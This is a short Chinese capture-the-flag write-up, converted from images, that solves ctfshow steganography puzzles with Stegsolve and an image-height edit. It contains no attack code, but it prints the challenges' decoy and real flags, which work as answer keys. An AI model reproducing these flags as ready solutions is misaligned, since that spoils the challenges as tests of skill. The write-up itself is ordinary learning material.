


tfshow{8fd0dddd-45e2-4a95-a47d-033c3d5def6d}/

https://blog.csdn.net/qq_46150940

简单二维码

下载附件，一个png图片和一个“wp”，两个假flag。



但其实就是个简单的障眼法，用 Stegsolve 直接梭一下：

就得到了 flag：

real_flag{Ha_ha_pian_ni_de}并不是真的 flag，不要相信当然 flag{ctfshow_tql}

https://blog.csdn.net/qq_46150940


用stegsolve进行异或，发现一张二维码


https://blog.csdn.net/qq_46150940

扫码，还是假flag


继续异或，还是迷惑信息

勾选最低通道，依旧是假flag





点击Analyse，选择Steregram Sover进行左右偏移




终于找到了真flag，颈椎治疗，哈哈哈


```
ctfshow{Jing_Zhui_Zhi_Liao}
```

我跟你拼了

狸题，下载附件ttt.png和mask.png



我傻乎乎的在那拼图，看了wp原来直接修改图片高度就行了，666，果然狸题就是离谱



参考文章：

首届“红明谷”杯技能场景赛MISC_WP